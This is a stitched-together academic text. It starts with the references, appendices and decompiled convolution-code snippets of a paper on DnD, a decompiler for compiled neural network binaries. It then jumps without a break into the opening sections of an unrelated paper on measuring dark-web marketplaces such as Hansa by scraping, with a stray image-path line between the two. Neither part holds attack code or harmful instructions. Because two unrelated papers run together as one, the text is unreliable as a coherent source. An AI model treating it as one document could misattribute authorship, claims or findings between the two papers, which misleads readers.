[28] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[29] Saurav Maji, Utsav Banerjee, and Anantha P Chandrakasan. Leaky nets: Recovering embedded neural network models and inputs through simple power and timing side-channels–attacks and defenses. *IEEE Internet of Things Journal*, 2021.

[30] Meta. glow. https://github.com/pytorch/glow.

[31] Meta. Torchvision datasets. http://pytorch.org/vision/main/datasets.html.

[32] Wei Niu, Jiexiong Guan, Yanzhi Wang, Gagan Agrawal, and Bin Ren. Dnnfusion: accelerating deep neural networks execution with advanced operator fusion. In *Proceedings of the ACM SIGPLAN International Conference on Programming Language Design and Implementation (PLDI)*, 2021.

[33] NSA. Ghidra. https://ghidra-sre.org.

[34] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Proceedings of the ACM on Asia Conference on Computer and Communications Security (ASIACCS)*, 2017.

[35] Alec Radford, Jeff Wu, Rewon Child, David Luan, Dario Amodei, and Ilya Sutskever. Language models are unsupervised multitask learners. *OpenAI blog*, 2019.

[36] Jonas Rauber, Wieland Brendel, and Matthias Bethge. Foolbox: A python toolbox to benchmark the robustness of machine learning models. In *Reliable Machine Learning in the Wild Workshop, International Conference on Machine Learning*, 2017.

[37] Joseph Redmon, Santosh Divvala, Ross Girshick, and Ali Farhadi. You only look once: Unified, real-time object detection. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2016.

[38] Tirias Research. Smart inference devices. https://www.tiriasresearch.com/wp-content/uploads/2020/04/TIRIAS_Research-Smart_Inference_Devices.pdf.

[39] Rodrigo CO Rocha, Pavlos Petoumenos, Björn Franke, Pramod Bhatotia, and Michael O'Boyle. Loop rolling for code size reduction. In *IEEE/ACM International Symposium on Code Generation and Optimization*, 2022.

[40] Mark Sandler, Andrew Howard, Menglong Zhu, Andrey Zhmoginov, and Liang-Chieh Chen. Mobilenetv2: Inverted residuals and linear bottlenecks. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2018.

[41] Eric Schulte, Jason Ruchti, Matt Noonan, David Ciarletta, and Alexey Loginov. Evolving exact decompilation. In *Workshop on Binary Analysis Research (BAR)*, 2018.

[42] Edward J Schwartz, Cory F Cohen, Michael Duggan, Jeffrey Gennari, Jeffrey S Havrilla, and Charles Hines. Using logic programming to recover c++ classes and methods from compiled executables. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[43] NXP Semiconductors. Edgeready. https://www.nxp.com/applications/enabling-technologies/edge-computing/edgeready:EDGEREADY.

[44] NXP Semiconductors. eiq® glow ahead of time user guide. https://www.nxp.com/docs/en/user-guide/EIQGLOWAOTUG.pdf.

[45] NXP Semiconductors. Glow compiler optimizes neural networks for low-power nxp mcus. https://www.nxp.com/company/blog/glow-compiler-optimizes-neural-networks-for-low-power-nxp-mcus:BL-OPTIMIZES-NEURAL-NETWORKS.

[46] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2017.

[47] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2016.

[48] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[49] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *Proceedings of the USENIX Security Symposium (Usenix SEC)*, 2016.

[50] Binghui Wang and Neil Zhenqiang Gong. Stealing hyperparameters in machine learning. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2018.

[51] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y Zhao. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2019.

[52] Lingxiao Wei, Bo Luo, Yu Li, Yannan Liu, and Qiang Xu. I know what you see: Power side-channel attack on convolutional neural network accelerators. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2018.

[53] Carole-Jean Wu, David Brooks, Kevin Chen, Douglas Chen, Sy Choudhury, Marat Dukhan, Kim Hazelwood, Eldad Isaac, Yangqing Jia, Bill Jia, et al. Machine learning at facebook: Understanding inference at the edge. In *IEEE International Symposium on High Performance Computer Architecture (HPCA)*, 2019.

[54] Jianliang Wu, Ruoyu Wu, Daniele Antonioli, Mathias Payer, Nils Ole Tippenhauer, Dongyan Xu, Dave Jing Tian, and Antonio Bianchi. LIGHTBLUE: Automatic Profile-Aware debloating of bluetooth stacks. In *Proceedings of the USENIX Security Symposium (Usenix SEC)*, 2021.

[55] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017.

[56] Khaled Yakdan, Sergej Dechand, Elmar Gerhards-Padilla, and Matthew Smith. Helping johnny to analyze malware: A usability-optimized decompiler and malware analysis user study. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2016.

[57] Khaled Yakdan, Sebastian Eschweiler, Elmar Gerhards-Padilla, and Matthew Smith. No more gotos: Decompilation using pattern-independent control-flow structuring and semantic-preserving transformations. In *Proceedings of the Annual Network & Distributed System Security Symposium (NDSS)*, 2015.

[58] Mengjia Yan, Christopher W. Fletcher, and Josep Torrellas. Cache telepathy: Leveraging shared resource

attacks to learn DNN architectures. In *Proceedings of the USENIX Security Symposium (Usenix SEC)*, 2020.

[59] Corinna Cortes Yann LeCun and Chris Burges. Mnist handwritten digit database. http://yann.lecun.com/exdb/mnist/.

[60] Yi Zhou, Deepak Kumar, Surya Bakshi, Joshua Mason, Andrew Miller, and Michael Bailey. Erays: reverse engineering ethereum's opaque smart contracts. In *Proceedings of the USENIX Security Symposium (Usenix SEC)*, 2018.

[61] Yuankun Zhu, Yueqiang Cheng, Husheng Zhou, and Yantao Lu. Hermes attack: Steal DNN models with lossless inference accuracy. In *Proceedings of the USENIX Security Symposium (Usenix SEC)*, 2021.

A List of Evaluated DNN Operators

Table 3: The list of the evaluated DNN operators. 'Y' denotes the operators which DnD can generate the template ASTs, and 'N' denotes the operators which DnD currently cannot generate the template ASTs. For these unsupported operators, we marked, using the numbers 1, 2, 3, the reason why they are not supported. Specifically, (1) means that DnD cannot capture the semantics of some operations such as sorting and searching, (2) means that DnD cannot represent recurrent structures, (3) means that our considered DNN compilers do not support some ONNX operators. These limitations are discussed in Section 9.

Abs (Y)	Add (Y)	And (Y)
ArgMax (N1)	AveragePool (Y)	BatchNormalization (Y)
Cast (Y)	CategoryMapper (N3)	Ceil (Y)
Clip (Y)	Compress (N1)	Concat (Y)
Constant (Y)	ConstantOfShape (Y)	Conv (Y)
ConvTranspose (Y)	CumSum (N1)	Div (Y)
Equal (Y)	Erf (N3)	Exp (Y)
Expand (Y)	Flatten (Y)	Floor (Y)
Gather (Y)	Gemm (Y)	GlobalAveragePool (Y)
Greater (Y)	Hardmax (N1)	Identity (Y)
LRN (Y)	LSTM (N2)	LeakyRelu (Y)
Less (Y)	Log (Y)	Loop (N2)
MatMul (Y)	MaxPool (Y)	Min (Y)
Mul (Y)	NonMaxSuppression (N1)	NonZero (Y)
Not (Y)	PRelu (Y)	Pow (Y)
Reciprocal (Y)	ReduceMax (Y)	ReduceMean (Y)
ReduceMin (Y)	ReduceSum (Y)	Relu (Y)
Reshape (Y)	Resize (Y)	RoiAlign (N1)
Scan (N1)	Scatter (Y)	Shape (Y)
Sigmoid (Y)	Slice (Y)	Softmax (Y)
Split (Y)	Sqrt (Y)	Squeeze (Y)
Sub (Y)	Sum (Y)	Tanh (Y)
Tile (N1)	TopK (N1)	Transpose (Y)
Unsqueeze (Y)		

B DnD IR's grammar

Table 4: The grammar of DnD's IR. 'MemReadVal' denotes the value read from a memory location, and 'IV' denotes the symbolized loop induction variable.

Symbolic Expression	SymExpr	:=	RF | TF | Var
Reducing Function	RF	:=	Sum(SymExpr, IV) | Avg(SymExpr, IV) | Max(SymExpr, IV) | Min(SymExpr, IV) |
Transforming Function	TF	:=	Abs(SymExpr) | Add(SymExpr1, SymExpr2) | Div(SymExpr) | Mul(SymExpr1, SymExpr2) | Exp(SymExpr) | Log(SymExpr) | Sqrt(SymExpr) | Tanh(SymExpr) | Pow(SymExpr)
Variable	Var	:=	Constant | MemReadVal

C Decompiled Code Samples

We demonstrate snippets of decompiled code (i.e., by Hex-Rays decompiler) of three binary functions in Listing 1, Listing 2, and Listing 3. We elaborate on how we generate these three binary functions as follows:

- Listing 1: A convolution operator instance compiled with TVM and on Arm Thumb.
- Listing 2: The same convolution operator instance as the one used in Listing 1, compiled with Glow and on x86.
- Listing 3: A convolution operator instance with different attributes (e.g., kernel size, padding size), compiled with Glow and on x86.

We show the complete decompiled code at https://github.com/purseclab/DnD/tree/main/samples.

```
for ( j = 0; j != 64; ++j )
{
  *v17++ = 0.0;
  v19 = 0;
  v20 = 0.0;
  v21 = (i & 7) + 10 * (i >> 3);
  do
  {
    v22 = v19 << 6;
    v23 = (float *)&v6[256 * v21];
    v19 += 3;
    v24 = v22 + 192;
    while ( 1 )
    {
      v26 = (float *)((char *)arg1 + 256 * v22 + 4 * j);
      v27 = v23 + 64;
      do
      {
        v25 = *v23++;
        v20 = v20 + (float)(v25 * *v26);
        // 21 lines of code omitted
while ( (char *)arg2 + 256 != (char *)v28 );
```

Listing 1: Snippet of a decompiled convolution operator function of TVM/Arm Thumb binary function

```
do
{
  // 4 lines of code omitted
  do
  {
    // 4 lines of code omitted
    do
    {
      // 13 lines of code omitted
      do
      {
        // 6 lines of code omitted
        do
        {
          if ( (v130 | v27) < 0x10 )
          {
            // 8 lines of code omitted
            v51 = _mm_add_ps(
                    _mm_mul_ps(*(__m128 *)(a3 + 4 * v35),
                          v50),
                    _mm_add_ps(
                      _mm_mul_ps(*(__m128 *)(a3 + 4 * v34
                            ), v49),
                      _mm_add_ps(
                        _mm_mul_ps(*(__m128 *)(a3 + 4 *
                              v33), v48),
                        _mm_add_ps(
                          _mm_mul_ps(*(__m128 *)(a3 + 4 *
                                v32), v47),
                          _mm_add_ps(
                            _mm_mul_ps(*(__m128 *)(a3 + 4
                                  * v31), v46),
                            _mm_add_ps(
                              _mm_mul_ps(*(__m128 *)(a3 +
                                    4 * v30), v45),
                              _mm_add_ps(
                                _mm_mul_ps(*(__m128 *)(a3
                                      + 4 * v29), v44),
                                _mm_mul_ps(*(__m128 *)(a3
                                      + 4 * v28), v43))))
                                ))));
            // 89 lines of code omitted
            v85 = (__m128)_mm_unpackhi_pd((__m128d)v82, (
                 __m128d)v82);
            v86 = (float)(_mm_shuffle_ps(v55, v55, 229).
                 m128_f32[0] + v55.m128_f32[0]) + *(v36 -
                  7);
            v42 = (float *)(a1 + ((4 * (v120 + ((v39 +
                 v129) << 6))) | 0x1C));
            // 91 lines of code omitted
}
while ( v120 < 0x38 );
```

Listing 2: Snippet of a decompiled convolution operator function of Glow/x86 binary function

```
  do
  {
    // 7 lines of code omitted
    do
    {
      // 6 lines of code omitted
      do
      {
        v84 = v32;
        if ( (unsigned __int64)(v32 + v103) <= 7 )
        {
          v33 = 8 * v32;
          v34 = 0LL;
          while ( (__int64)(v34 + v31) < 3 )
          {
            if ( (__int64)(v34 + v31) < 0 )
            {
              v35 = 1LL;
            }
            else
            {
              // 5 lines of code omitted
              do
              {
                // 21 lines of code omitted
                do
                {
                  v51 = _mm_shuffle_ps(
                          (__m128)*(unsigned int *)(v37 +
                                v41 - 768),
                          (__m128)*(unsigned int *)(v37 +
                                v41 - 768),
                          0);
                  // 38 lines of code omitted
                }
                while ( v41 );
                v60 = v40 + v36;
                *(__m128 *)(a1 + 4 * v60 + 16) =
                     _mm_add_ps(v50, *(__m128 *)(a1 + 4 *
                      (v40 + v36) + 16));
                *(__m128 *)(a1 + 4 * v60) = _mm_add_ps(
                     v49, *(__m128 *)(a1 + 4 * (v40 + v36
                     )));
                // 36 lines of code omitted
          }
          v67 = v83 + (v34 << 8);
          do
          {
            if ( v34 + v31 <= 7 )
            {
              // 4 lines of code omitted
              do
              {
                // 5 lines of code omitted
                do
                {
                  // 52 lines of code omitted
  }
```

Listing 3: Snippet of a decompiled convoluation operator function of Glow/x86 binary function

Measurement by Proxy: On the Accuracy of Online Marketplace Measurements

Alejandro Cuevas[*1], Fieke Miedema[*2], Kyle Soska[3,4], Nicolas Christin[1,4], and Rolf van Wegberg[2]

[1]*Carnegie Mellon University*
[2]*Delft University of Technology*
[3]*University of Illinois Urbana Champaign*
[4]*Hikari Labs, Inc.*

Abstract

A number of recent studies have investigated online anonymous ("dark web") marketplaces. Almost all leverage a "measurement-by-proxy" design, in which researchers scrape market public pages, and take buyer reviews as a proxy for actual transactions, to gain insights into market size and revenue. Yet, we do not know if and how this method biases results.

We build a framework to reason about marketplace measurement accuracy, and use it to contrast estimates projected from scrapes of *Hansa Market* with data from a back-end database seized by the police. We further investigate, by simulation, the impact of scraping frequency, consistency and rate-limits. We find that, even with a decent scraping regimen, one might miss approximately 46% of objects – with scraped listings differing significantly from not-scraped listings on price, views and product categories. This bias also impacts revenue calculations. We find Hansa's total market revenue to be US $50M, which projections based on our scrapes underestimate by a factor of four. Simulations further show that studies based on one or two scrapes are likely to suffer from a very poor coverage (on average, 14% to 30%, respectively).

A high scraping frequency is crucial to achieve reliable coverage, even without a consistent scraping routine. When high-frequency scraping is difficult, e.g., due to deployed anti-scraping countermeasures, innovative scraper design, such as scraping most popular listings first, helps improve coverage. Finally, abundance estimators can provide insights on population coverage when population sizes are unknown.

1 Introduction

Paradoxically, the emergence of online crime has made measuring criminal activities easier. In particular, the digitization of crime and the adoption of anonymization technologies has sparked the existence of anonymous marketplaces to support the underground economy. Although anonymous, most of these markets are publicly accessible, and, as a result, data are far easier to collect than for their street crime counterparts.

Online anonymous marketplaces have been the focal point of numerous measurement efforts of the underground economy [6, 16, 20, 41, 47, 50]. To gain insight into the size and scope of illegal activities on these markets, and how these evolve over time, most of the earlier work captured the markets' nature and their size – investigating the types of illicit products traded, and deriving the amount of listings, vendors and estimating its revenue.

Although these established insights help us understand trends in volume and types of crimes facilitated by online anonymous markets, the vast majority of earlier work is limited by their common measurement approach. All perform their analysis based on data collected through web scraping – i.e., collecting the content of public web pages displayed by the markets. This scraping is done in a measurement environment that is both inherently challenging (markets often run on low-availability servers [41] with high latencies due to the use of Tor or i2p hidden services), and even adversarial due to the market operators' extensive use of rate-limiting mechanisms such as CAPTCHAs, or their attempts to detect and ban automated activity [45]. As a result, researchers have to take missing and incomplete data for granted.

Furthermore, because they generally do not have access to the markets internal databases, researchers must use certain proxies – e.g., reviews instead of documented transactions, or listing counts – when performing analyses of, for instance, economic volumes. This "measurement-by-proxy" results in additional errors, whose size and influence on the results of the analysis are unknown. Because most of the approximations are due to missing, rather than incorrect, data, we know that many online anonymous market measurements can provide reliable lower bounds on economic activity. But by how much are they underestimating actual activity?

The potential for measurement errors does not only influence scientific research. If the confiscation of illegal assets by law enforcement is based on projected revenue calculated based on only data measured by proxy, the seized amount

[*]Both authors contributed equally.

will often be lower than the actual turnover of the seller. In short, estimating the size of measurement error on these marketplaces, as well as what influences these errors, is not only important to validate the outcomes of previous work, but, more importantly, understanding the origins of these errors should also help shape best practices for measurements of these marketplaces moving forward.

We make the following contributions:

- We provide the first overview of measurement methodologies used in online anonymous market research and show that very few papers explain their scraping and pre-processing routines.
- We build a framework to reason about online anonymous marketplace data collection and projections. Specifically, we mathematically define a model to express possible sources of inaccuracies in online anonymous market measurements.
- Using back-end data from a seized market, we empirically measure coverage statistics and find that scraped listings differ significantly from not-scraped listings on features such as price, product category and visibility.
- We validate revenue calculation approaches and show that taking reviews as a proxy for transactions can lead to underestimating the total market revenue by a factor of four.
- Through simulations seeded by actual market data, we estimate the coverage impact of various scraping methodologies, rate limits, and the precision of abundance estimation techniques.

The rest of this paper is structured as follows. Section 2 synthesizes related work on measuring online anonymous markets. Section 3 describes our experimental methods. Section 4 introduces a mathematical model to reason about online marketplaces. Section 5 explains our data sources, including our simulated marketplace. Section 6 presents our real-world comparison between scrapes and back-end data, to empirically uncover coverage and scraping bias. Section 7 discusses price estimation methods. Section 8 describes our experiments and results with simulated marketplaces. Section 9 describes our ethical considerations, and discusses limitations and public policy take-aways. Finally, Section 10 concludes.

2 Measuring Marketplaces

An extensive body of work studying online anonymous markets has provided us with substantial insights into market economics. Since 2013, over 60 papers covering a broad range of disciplines have used data from online anonymous marketplaces or their dedicated forums. From analyzing the first modern[1] online anonymous market, Silk Road, in 2013, to evaluating a whole ecosystem of competing markets, measuring marketplaces has evolved from studying a single market to analyzing market economics [16, 17, 41, 47], security practices [28], buyer and vendor behavior [44, 46, 51] and the impact of police interventions [22, 48]. Research using scraped data of online anonymous marketplaces has also shed light on the relationship between online and offline drug trade [20].

We first summarize how, at a high level, researchers can in turn exploit publicly available market data to produce measurements in Section 2.1. Then, in Section 2.2, we survey the literature for measurement methods used in previous research.

2.1 Background

Anonymous online marketplaces are similar to regular online markets on the clear web such as eBay, Alibaba, or Amazon Marketplace: they serve as a platform for vendors to post listings about products or services for buyers to purchase.

Figure 1 shows the Alphabay marketplace as an example, whose main features carry over to most online anonymous markets.[2] The landing page users initially reach (Fig. 1(a)) often features a menu with product categories, a search bar and an overview of popular listings on the market, as well as listing counts by category.


A more precise estimate of revenue can *a priori* be obtained by looking at each listing in more details. Specifically, Fig. 1(b) represents a typical listing page: title, description, geographical origin, vendor information, price, and, in some cases, total number of sales (2,314 here). To get a more precise picture of revenue over time, one may need to look at the feedback received by the vendor about the relevant item (Fig. 1(c)): the review timestamps can provide an approximate idea of the purchase dates. However, if buyers are not required to leave feedback for every single purchase, using reviews as a proxy for transactions will result in under-counts.

2.2 Literature survey

We next present an overview of measurement methodologies used in online anonymous market research. As we are interested in methodologies for scraping and pre-processing, which proxies and heuristics were used, and if/how external validation was done, we focus this overview on papers that performed this complete process – from data collection to analysis – and that investigated one or more complete markets. We thus exclude papers that use existing data, papers that fo-

[1] That is, the first online market to rely on a combination of network anonymization (Tor) and distributed cryptocurrency (Bitcoin). Other "proto-markets," such as The Farmer's Market, existed prior to Silk Road, but did not rely on the combination of cryptocurrencies with anonymizing technology, and were arguably far less influential.

[2] Alphabay was reportedly one of the largest online anonymous markets ever. It was seized in July of 2017, in a one-two punch that involved Hansa.



(a) Landing page (b) Item page (c) Review page

Figure 1: Marketplace example. Revenue can be estimated for each item, based on data present on the item and reviews page.

cus on just one product category or country, as well as papers based on other methods, e.g., user surveys or interviews.

Scraping methods. The first step in acquiring and analyzing dark net market data is to *scrape* the relevant markets; that is, to capture copies of the web pages describing item listings, vendors, and feedback so that they can be subsequently used for further processing and analysis. Relatively few authors [15, 16, 41] provide extensive details on their scraping methods: number of scrapes, frequency, crawling mechanics, size, design goals or explanations of failed scrapes. Baravalle et al. [11], Baravalle and Lee [10], and Hayes et al. [24] all describe the technical implementation of the scraper, however they do not explicitly mention the number of scrapes they collect nor the frequency. Dittus et al. [20] and Aldridge et al. [4, 6] use a single-shot scrape and merely provide details on the hyperlinks the scraper collected and followed. Similarly, Dolliver [21] uses a single scrape but only discusses the scraper design and mechanics. Van Wegberg et al. [47] describe the number and frequency of their scrapes, but do not discuss their scraper design. This finding of limited disclosure of crawling approaches in research is similar to the general survey on crawling methods in research from Ahmad et al., who sampled 350 papers that use a crawling methodology and found that 36% of their sample can be classified as *not repeatable* [3].

Post-processing. Once a market has been scraped, the relevant pages need to be post-processed before they can be analyzed. Basically, this means 1) parsing each page to extract salient information – e.g., listing title and vendor name, and 2) "cleaning up" the parsed data. More precisely, we look for discussion of parsing, deduplication, recoding, review-to-item listing matching, and completeness validation. Surprisingly to us, post-processing pipelines are seldom discussed across previous work. Completeness validation are most often discussed [5, 10, 15, 20, 41], but techniques are not standardized: authors instead employ a variety of custom strategies to assess the completeness of their datasets. Similarly, only a few authors describe their parsing procedures [10, 15, 41] and deduplication methods [15, 16, 41]. In two cases, the authors describe their recoding procedures [20, 21].

Proxies and heuristics. Parsed and cleaned data are then analyzed to provide insights about the market. This is where, for instance, researchers extrapolate from reviews to get a sense of economic revenue. Revenue can be defined as `price` $\times$ `sales`. Since both these features are not always directly scrapable, proxies have been used for analysis. We did find some consensus across the use of proxies and heuristics.

As hinted above, authors frequently use reviews left on listings as a proxy of transactions [4, 6, 16, 20, 41]. However, Celestini et al. cast doubt on this procedure [15]. Because some buyers will not leave a review, the number of reviews should always be considered as a lower bound for the number of sales. Most authors [4, 6, 10, 16, 41, 47] use the listing price as a proxy for the paid sales price. This proxy has two drawbacks, which are discussed in the aforementioned papers.

First, "holding prices," where vendors increase listing prices astronomically to signal an item is out of stock, are a known phenomenon across online anonymous markets, and authors employed various heuristics, mostly grounded in domain expertise and manual analysis, to filter/include them [6, 10, 41]. Second, the listing price changes over time, which means that a later price might differ from an earlier sales price. Only Soska and Christin [41] account for this by using the listing price scraped closest in time to a review timestamp.

Procedures to estimate the number of vendors either count the number of scraped pages directly [4, 15], or conditioned on activity, defined as having a listing in a given period of time [16, 41]. In terms of proxies not related to transactions, there is an apparent consensus in using shipping to/from destination for determining geographic location of items [11, 15, 16, 20, 21]. Item categorization (e.g., to determine whether a product is a narcotic, a prescription drug, or a weapon) sometimes relies on the marketplace's advertised categories [15, 16], sometimes on machine learning models [41, 47], or sometimes on manual analysis [20, 21].

External validation. Validating the reliability of collected data is an important step in online measurement studies. Past work employs a variety of external data sources to assess the reliability of the collected data. For instance, Soska

and Christin compare the data they collected against data contained in trial evidence, criminal complaints, and leaked pages [41]. Van Wegberg et al. also used criminal complaints for validation [47]. Similarly, Tai et al. also use court records in the context of vendor tracing across marketplaces [44]. Tai et al. complement their evaluation with a publicly available (at the time) crowd-sourced vendor database [8]. Last, Wang et al. compare their collected data against past studies [46].

Closest to our work, Rossy et al. use data collected by police following shutdown operations [37], and two efforts use ground truth data from back-end sources. Van de Laarschot and Van Wegberg use data from Hansa [28], and Bradley uses (partial) data from Silk Road 2.0 [12]. Interestingly, neither effort uses this back-end data for validation, but instead relies on it as ground truth for analysis.

For the validation of our own measurements, we will use all papers that have used Hansa data (either scraped or the database). These are Kruithof et al. [27], Lewis [29], Dittus et al. [20] and Van de Laarschot and Van Wegberg [28].

3 Methodology

We first formalize an abstraction for online anonymous marketplaces in Section 4. This abstraction can be used to test the impact of different hypothetical scenarios – e.g., what coverage do we get as we scrape more? Additionally, with accurate parameters, we can extend the insights that we derive from the specific marketplace we study, Hansa, to other marketplaces. We will later use this abstraction to model data collection and data analysis methods in simulated experiments.

We leverage three datasets for our analysis of losses when measuring marketplaces. The first dataset consists of scrapes collected from the public view of Hansa (Section 5.1). The second dataset is the Hansa database, i.e., the administrator's view, seized in the Hansa takedown operation by the Dutch National Police (Section 5.2). The third dataset is a set of simulated marketplaces that are scraped with different scraping procedures and parameters (Section 5.3).

We provide the first empirical measurement of scraping coverage based on ground truth data from Hansa in Section 6.1. By matching listings, reviews and users in a scrape to the same objects in the database at that moment in time, we measure both instantaneous and cumulative coverage. This experiment first confirms that not all objects are captured. In Section 6.2, we divide the objects in groups of *scraped* and *not-scraped* objects and show that significant differences exist between them, evidencing different biases in scraped data.

Revenue calculations are a key part of marketplace research. To better understand the impact of the biases that originate from incomplete scrapes and conservative heuristics, we calculate the revenue of one month of Hansa's revenue based on different data sources and different proxies and heuristics in Section 7. Based on these different revenues, we can define the different loss categories and their size. For example, how much revenue do you underestimate by using reviews as a transaction, versus orders as a transaction?

Finally, we conduct a series of simulations to understand the collection loss incurred by different scraping approaches in Section 8. We compare the coverage of one and two-shot scrapes and we estimate the impact of scraping consistency on coverage. We then explore the effectiveness of different abundance estimators. Certain pages may yield higher coverage than others (e.g. a listing with many reviews vs. one with none). Thus, given the adversarial environment of online anonymous marketplaces and the heavy impact that rate limiting has on coverage, we evaluated the design of a scraper that splits its scraping budget between rescraping listings with most feedback growth and discovering new listings.

4 Modeling Marketplaces

To reason about marketplace data collection and projections, we first need to mathematically define a model to express what a market is. We describe the model components in Section 4.1. We then describe data collection and analysis methods in Section 4.2 and Section 4.3, and the types of losses that arise from those functions in Section 4.4.

4.1 Model Components

Our model describes the relationships between the components of a marketplace: 1) the *states* of a marketplace, 2) the core *objects* of a marketplace, 3) the *views* that actors – such as a marketplace customer, vendor, or administrator – have of the state, and 4) the means by which states are *altered*. For instance, we consider a scrape to be a representation of one state, which observes various objects – such as reviews – through the public-facing view of the marketplace – i.e., what a customer would see – which does not alter the state.

States. The *state* of the marketplace, denoted σ_t for each time t, contains all of the information currently stored on the marketplace's back-end servers. Our focus in this work is on centralized marketplaces where a state takes the form of a database, which contains tables on marketplace objects. The marketplace *transcript* at time t is the complete history of all states from the beginning of the marketplace until t, namely $T_t = \bigcup_t \sigma_t$. If the marketplace does not support deletions of states then $T_t = \sigma_t$.

Objects. *Objects* are the core elements which constitute a marketplace. They are contained in a state, can be seen in a view, and can be altered through an operation. Objects include *users* (containing both vendors and customers), *item listings*, *reviews* and *transactions*. While there may be other objects that exist in a marketplace database (e.g., cryptocurrency wallets), a marketplace at least contains these. The objects themselves can have different attributes related to them. For example, a listing can have attributes such as price, shipping origin and item description.

Views. At any point in time, a marketplace offers different views to different actors. Most commonly, a customer can observe the marketplace state σ_t from a public view, which we denote σ_t^{public}. This view allows the actor to observe item price and previous reviews but may not have any information on hidden listings, or on listings deleted before time t. On the other hand, a marketplace administrator may be able to see all the information from the marketplace. The administrator view provides access to the collection of states σ_t^{admin}, which if complete, represent the marketplace transcript.

For the remainder of the paper, we assume that scrapes always rely on public views of the marketplace, while a marketplace take-down by law enforcement allows access to either the complete transcript (e.g., if the administrators kept backups of old states), or at least a partial view of the transcript. While out of scope for this work, it would also be desirable to consider vendor and moderator views, as law enforcement has been known to infiltrate these accounts, which represent a practical vantage point through which different signals can be extracted from a state. While these views are not as comprehensive as the administrator view, they should provide more information than is available in public views.

Operations. The state of the marketplace evolves via the *insertion* and *deletion* of objects, where *updating* the marketplace state is modeled as a deletion followed by an insertion. These operations affect σ_t, and thus all views of the marketplace and imply that future states are generally neither a proper subset nor a superset of previous states. Some operations can also affect specific views of the marketplace state. For instance, a *hide* operation on a listing, affects the public view but not the administrator view. On the other hand, the deletion of database backups or logs affect the administrator view but not the public view.

4.2 Data Collection

We define data collection functions as those which aim to retrieve the state of the marketplace at a time t and with a given *view*. The most common collection function is the *scraping* function, which uses $view = public$. We model a scraper that collects marketplace information from time m to time n as:

$$S_{m\to n}^{public} = \bigcup_{i\in[m,n]} x_i \leftarrow s(\sigma_i^{public}) \,. \tag{1}$$

Here, $s(\cdot)$ is a scraping function that takes in a marketplace state and returns the subset of data sampled according to a certain distribution. Typically, this function will either return the empty set when no information is collected on a particular state, or pieces of data representing the collective information on a few pages that were scraped.

4.3 Data Analysis

Data analysis is using data that has been collected, to measure any characteristic of the marketplace. Analysis functions mostly focus on taking the objects available in the public view (item listings, users and reviews) to approximate the objects available in the admin view (transactions). For instance, if one uses reviews as a proxy for transactions, we formally have:

$$|Tr_l^{admin}| \geq |R_l^{public}| \,, \tag{2}$$

that is, the number of actual transactions Tr for a listing l in the admin view will always be greater or equal to the number of reviews R for l present the public view. In other words, the number of reviews is a lower bound for the number of transactions. As discussed in Section 2, the functions applied to transform the "raw" collected object files to analyzable datasets are often overlooked in data analysis. These are mostly functions that combine different approximated states to one approximated transcript of a marketplace.

4.4 Losses

We define two broad types of loss in our model: collection loss and inference loss. First, *collection loss* results from any process which causes the data collection of a state to be different from the true state. Formally, between times m and n, for a given *view*, we have:

$$Collection\ Loss_{m\to n}^{view} = \left[\bigcup_{i\in[m,n]} \sigma_i^{view}\right] - S_{m\to n}^{view} \,. \tag{3}$$

(In the present discussion, $view = public$, but the loss definition generalizes to other views.) There are numerous sources of collection loss, including technical sources of loss (e.g., network errors, rate-limiting, backup loss), scraping-related losses (e.g., scraper design and website layout), and simply data loss that occurs over time due to data updates (e.g., deletion of objects from public view). In practice, collection loss can be defined as $1 - coverage$.

